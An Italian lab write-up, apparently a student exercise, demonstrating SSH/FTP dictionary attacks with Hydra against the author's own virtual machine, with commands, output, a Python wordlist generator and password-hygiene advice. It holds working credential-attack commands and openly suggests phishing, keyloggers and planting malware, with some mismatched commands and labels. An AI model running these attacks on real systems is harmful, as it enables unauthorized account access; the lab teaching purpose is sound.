



HYDRA ATTACK

COS'È HYDRA?

Hydra è uno strumento noto principalmente per gli attacchi di forza bruta (brute force), ma supporta anche un altro tipo di attacco altrettanto potente: l'attacco a dizionario. Entrambi questi tipi di attacco sono utilizzati per provare a scoprire password , ma variano nella modalità di esecuzione delle combinazioni.

Attacco a Forza Bruta (Brute Force)

L'attacco a forza bruta è una tecnica in cui il programma tenta tutte le possibili combinazioni di caratteri fino a trovare la password corretta. Questo tipo di attacco richiede un notevole investimento di tempo e risorse (cpu ,memoria ect), specialmente quando la password è lunga e complessa.

Attacco a Dizionario

L'attacco a dizionario, invece, è un metodo più intelligente e usa meno risorse rispetto alla forza bruta. In questo caso, il programma non tenta tutte le possibili combinazioni di caratteri, ma piuttosto prova una lista predefinita di parole, frasi o combinazioni più probabili che l'utente potrebbe utilizzare come password (questa lista può essere creata dal hacker ,studiando la sua vittima).

- **Dizionario:** Un dizionario contiene parole comuni, frasi popolari, combinazioni di lettere e altre sequenze frequentemente utilizzate come password. (ad esempio, "123456", "password", "admin", "welcome", ecc.).
- **Esempio:** Se un utente ha scelto la password "password123", l'attacco a dizionario proverà rapidamente questa combinazione, perché è inclusa nella lista del dizionario.

ATTACCO DIZIONARIO

Esempio di Utilizzo di Hydra con Attacco Dizionario

Immaginiamo di voler eseguire un attacco ftp su un server con l'indirizzo IP 192.168.233.136. Se abbiamo un file di dizionario con alcune parole comuni, il comando per utilizzare Hydra con l'attacco a dizionario sarà:

```
hydra -V -L username -P /percorso/del/dizionario.txt 192.168.233.136 ssh
```

In questo comando:

- hydra richiamiamo il programma che vogliamo utilizzare
- -L /percorso/del/dizionario.txt: Specifica il percorso del file di dizionario contenente l'username da provare.
- -P /percorso/del/dizionario.txt: Specifica il percorso del file di dizionario contenente le password da provare.
- 192.168.233.136 : L'indirizzo IP del server di destinazione.
- ftp: Il protocollo di rete (ftp, in questo caso).

Attacco a dizionario andato a buon fine

```
[ATTEMPT] target 192.168.233.136 - login "test_user" - pass "testpass" - 108 of 144 [child 3] (0/0)
[22][ssh] host: 192.168.233.136 login: test_user password: testpass
```

Cosa può fare un hacker dopo aver trovato la password e il nome utente ?

Potrebbe rubare file (anche se sono criptati , per poi provare a decriptarli) , installare backdoor , compromettere l'utilizzo della macchina , infettare la rete se trova vulnerabilità disponibili e molto altro .

Come proteggersi da questo tipo di attacchi?

Per proteggersi dagli attacchi alle password, è importante usare password complesse, lunghe e uniche per ciascun account, evitando combinazioni ovvie come "123456" o "password". Password complesse sono molto più difficili da violare con attacchi di forza bruta o a dizionario, mentre il riutilizzo di una sola password su più siti aumenta i rischi in caso di violazioni di dati. Un password manager può aiutare a generare e gestire password diverse e sicure senza doverle ricordare tutte.

Inoltre, attivare l'autenticazione a due fattori (2FA) aggiunge un secondo livello di protezione, chiedendo un codice oltre alla password; questo limita i danni nel caso in cui qualcuno ottenga la password. Meglio scegliere un'app di autenticazione piuttosto che un codice SMS, che può essere intercettato con tecniche come il SIM swapping.


Infine, la cautela verso email o messaggi sospetti è fondamentale per evitare il phishing, ossia tentativi di rubare le credenziali attraverso siti fasulli. Verifica sempre l'URL dei siti prima di inserire dati e, se possibile, usa estensioni di sicurezza per avvisarti dei siti non affidabili.

Queste pratiche rafforzano la sicurezza degli account e riducono i rischi di violazioni.

ATTACCO DIZIONARIO CON HYDRA

Fase 1: Accesso come utente root e creazione di un nuovo utente(target)

- **Uso del comando adduser:** viene utilizzato per creare un nuovo utente chiamato test_user. Tuttavia, per creare un utente, sono necessari i permessi di root. Quindi passa a sudo su per acquisire i privilegi necessari.
- **Impostazione della password per test_user:** dopo aver creato l'utente, impostiamo una password, e successivamente vengono richieste alcune informazioni aggiuntive per il profilo dell'utente (Full Name, Room Number, ecc.) che possiamo lasciare vuote.
- **Avvio del servizio SSH:** avviamo con il comando service ssh start, necessario per consentire l'accesso SSH al sistema.



```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)~$ adduser
fatal: Only root may add a user or group to the system.
(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~/home/kali$ adduser
fatal: Only one or two names allowed.
(root@kali)~/home/kali$ adduser test_user
info: Adding user 'test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'test_user' (1001) ...
info: Adding new user 'test_user' (1001) with group 'test_user (1001)' ...
info: Creating home directory '/home/test_user' ...
info: Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []: test_user
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
info: Adding new user 'test_user' to supplemental / extra groups 'users' ...
info: Adding user 'test_user' to group 'users' ...
(root@kali)~/home/kali$ sudo service ssh start
```

Fase 2: Configurazione dell'indirizzo IP e primo accesso SSH

- **Controllo della configurazione di rete:** con il comando ifconfig, visualizziamo i dettagli della rete per identificare l'indirizzo IP della macchina (in questo caso, 192.168.233.136). Questo IP sarà utilizzato per tentare la connessione SSH.

- **Accesso SSH con test_user:** avviamo una connessione SSH verso l'indirizzo IP della macchina stessa utilizzando le credenziali di test_user. Quando viene stabilita la connessione, il sistema richiede di confermare l'autenticità, e successivamente di inserire la password per test_user.

In questa fase si verifica che l'accesso SSH sia funzionante per l'utente creato.

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.233.136 netmask 255.255.255.0 broadcast 192.168.233.255
    inet6 fe80::ae69:5726:8e6d:22d5 prefixlen 64 scopeid 0<*20<link>
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
    RX packets 232 bytes 37382 (36.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 74 bytes 17905 (17.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/kali]
# ssh test_user@192.168.233.136
The authenticity of host '192.168.233.136 (192.168.233.136)' can't be established.
ED25519 key fingerprint is SHA256:KYZfUdnpcpllgKnihYq1uaIN271kNcmVQqFn9P8gs0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.233.136' (ED25519) to the list of known hosts.
test_user@192.168.233.136's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Fase 3: Attacco Dizionario con Hydra

hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.233.136 -T4 ftp

- **Comando di Hydra:** Viene eseguito il comando hydra per lanciare un attacco dizionario contro il servizio ftp della macchina locale (192.168.233.136). Il comando specifica:
 - **-L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt:** la lista dei nomi utente da provare.
 - **-P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt:** la lista delle password.
 - **-t 4 :** opzione che specifica l'utilizzo di 4 task in parallelo per velocizzare il processo.
 - **ftp :** servizio da attaccare.
- **Risultato degli attacchi:** Hydra inizia a tentare combinazioni di nomi utente e password contro l'host ftp. Ogni tentativo è registrato come "ATTEMPT" con il nome utente e la password che sta provando. Hydra continua finché non riesce a trovare una combinazione valida o esaurisce le opzioni disponibili .

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali) ~/home/kali
hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt 192.168.233.136 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 07:41:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 68814573657025 login tries (l:8295455/p:8295455), ~4300910853565 tries per task
[DATA] attacking ftp://192.168.233.136:21/
[ATTEMPT] target 192.168.233.136 - login "info" - pass "info" - 1 of 68814573657025 [child 0] (0/0)
[ATTEMPT] target 192.168.233.136 - login "info" - pass "admin" - 2 of 68814573657025 [child 1] (0/0)
[ATTEMPT] target 192.168.233.136 - login "info" - pass "2000" - 3 of 68814573657025 [child 2] (0/0)
[ATTEMPT] target 192.168.233.136 - login "info" - pass "michael" - 4 of 68814573657025 [child 3] (0/0)
[ATTEMPT] target 192.168.233.136 - login "info" - pass "NULL" - 5 of 68814573657025 [child 4] (0/0)
[ATTEMPT] target 192.168.233.136 - login "info" - pass "john" - 6 of 68814573657025 [child 5] (0/0)
[ATTEMPT] target 192.168.233.136 - login "info" - pass "david" - 7 of 68814573657025 [child 6] (0/0)
[ATTEMPT] target 192.168.233.136 - login "info" - pass "robert" - 8 of 68814573657025 [child 7] (0/0)
```

Considerazioni

L'uso del dizionario xato-net-10-million-username, che contiene 10 milioni di username, può rallentare l'attacco Hydra. Se si provano 10.000 password con 1.000 username, l'attacco richiede 10 milioni di tentativi, che, a una velocità di 10 tentativi al minuto, impiegano circa 69 giorni per completarsi.

Inoltre, se il server implementa rate limiting, CAPTCHA o cambi frequenti di password, i tempi di attacco aumentano ulteriormente. Il cambio password frequente rende inefficaci i tentativi già fatti, costringendo a ripartire da zero con ogni modifica. L'ottimizzazione del dizionario e delle risorse hardware è fondamentale per ridurre questi tempi.


Fase 4 : Risoluzione problema tempo

- Ottimizzare il dizionario (dizionari più piccoli e mirati).
- Utilizzare dizionari combinati (username e password specifici).
- Aumentare il numero di thread (es. -t 64) bisogna tener conto delle risorse che abbiamo.
- Eseguire attacchi su server senza rate limiting o CAPTCHA.
- Sfruttare cloud computing per risorse di calcolo aggiuntive (affittare computer con potenza di calcolo elevata es. Amazon , Azure ecc).
- Phishing: Ottenere le credenziali tramite email o siti web falsi.
- Keylogger : dispositivo hardware o software da installare sulla macchina (bisogna avere accesso all'azienda/target)

Sono tutte soluzioni plausibili che possiamo utilizzare per arrivare al nostro scopo , se io dovessi fare un attacco di questo tipo proverei a fare attacchi phishing(sul territorio ci sono ancora molti potenziali prede , poca è l'educazione sulla sicurezza informatica) , installazione di keylogger (le aziende non disabilitano le porte inutilizzate), ottimizzazione del dizionario personalizzandolo con le informazioni del target , facendo indagini OSINT è molto plausibile che riusciamo a scovare la password (non la vediamo in chiaro , dobbiamo supporre le combinazioni che l'utente potrebbe mettere)

Fase 5: Ottimizzazione del dizionario


Vediamo il codice di uno script Python chiamato `generatore.py`, che utilizziamo per creare un file di combinazioni (`combinazioni.txt`). Lo script utilizza il modulo `itertools` per generare tutte le permutazioni possibili di due parole nella lista `parole` (che include le parole `user`, `pass`, e `test`). Ogni combinazione viene salvata in `combinazioni.txt` e viene assegnato un permesso che rende il file modificabile da chiunque. L'obiettivo è creare un dizionario personalizzato per l'attacco, contenente solo combinazioni potenzialmente rilevanti, riducendo così il numero di tentativi.

A screenshot of a text editor window titled `~/Desktop/generatore.py - Mousepad`. The editor has a menu bar with `File`, `Edit`, `Search`, `View`, `Document`, and `Help`. Below the menu is a toolbar with icons for file operations and editing. The Python code is as follows:

```
1 import itertools, os
2
3 parole = ['user', 'pass', 'test']
4 desktop_path = '/home/kali/Desktop/combinazioni.txt'
5
6 if os.path.exists('/home/kali/Desktop'):
7     try:
8         with open(desktop_path, 'w') as file:
9             for p1, p2 in itertools.permutations(parole, 2):
10                 file.write(f"{p1}_{p2}\n{p1}{p2}\n")
11             os.chmod(desktop_path, 0o666)
12             print(f"Combinazioni salvate in '{desktop_path}' con permessi modificabili da tutti")
13     except Exception as e:
14         print(f"Errore: {e}")
15 else:
16     print("Errore: la directory Desktop non esiste.")
17
```


Fase 6 Visualizzazione combinazioni generate

Dopo aver generato le combinazioni, lo script salva il file `combinazioni.txt` sul Desktop, con il messaggio di conferma: "Combinazioni salvate in `/home/kali/Desktop/combinazioni.txt` con permessi modificabili da tutti". Aprendo `combinazioni.txt`, possiamo vedere le varie combinazioni generate, come `user_pass`, `userpass`, `user_test`, `pass_user`, ecc. Questo file funge da dizionario ottimizzato per il tentativo di attacco, limitando i tentativi a combinazioni di password probabili e mirate.



Fase 7 Lancio di Hydra con il nuovo dizionario

Il comando eseguito tenta di accedere a un server FTP all'indirizzo IP 192.168.233.136, utilizzando il dizionario appena creato (`combinazioni.txt`). Ogni tentativo mostra una combinazione specifica di nome utente e password, con una frequenza massima di 4 task simultanei per ottimizzare la velocità di attacco senza sovraccaricare il sistema. Il comando è impostato per provare tutte le combinazioni nel file, cercando di scoprire eventuali credenziali valide.



Possiamo vedere che abbiamo un numero massimo di combinazioni pari a 144 , andremo a risparmiare tantissimo tempo , tempo che possiamo utilizzare per effettuare attacchi di phishing o per la creazione di malware da inserire nella rete .

Fase 8 Visualizzazione del risultato

```
[ATTEMPT] target 192.168.233.136 - login "test_user" - pass "testpass" - 108 of 144 [child 1] (0/0)  
[21][ftp] host: 192.168.233.136 login: test_user password: testpass
```

Hydra ha confermato che il server accetta queste credenziali, permettendo l'accesso FTP. Questa scoperta evidenzia una potenziale vulnerabilità nel sistema, poiché la coppia di credenziali potrebbe consentire accessi non autorizzati in assenza di ulteriori misure di sicurezza.

Consigli per evitare accessi indesiderati

Usa Password Lunghe e Difficili: Assicurati che la tua password sia complessa e non facilmente indovinabile. Evita parole comuni e usa una combinazione di lettere maiuscole, minuscole, numeri e simboli. Ad esempio, una password come "Gatto\$2024!" è molto meglio di "password123".

Cambia Password Regularmente: Cambia la tua password ogni pochi mesi, specialmente se è stata usata per molto tempo o in diversi posti.

Non Riutilizzare Password: Ogni account dovrebbe avere una password unica. Se qualcuno riesce a scoprire una tua password, non potrà usarla per accedere ad altri account.

Fai Attenzione ai Tentativi di Accesso Strani: Se noti qualcosa di insolito, come notifiche di accesso che non riconosci, contatta subito chi gestisce il server o il servizio.

Chiedi di Avere un Blocco sui Tentativi Falliti: Se hai un amministratore o qualcuno che si occupa della sicurezza, chiedi se è possibile impostare un blocco temporaneo dopo alcuni tentativi di accesso falliti.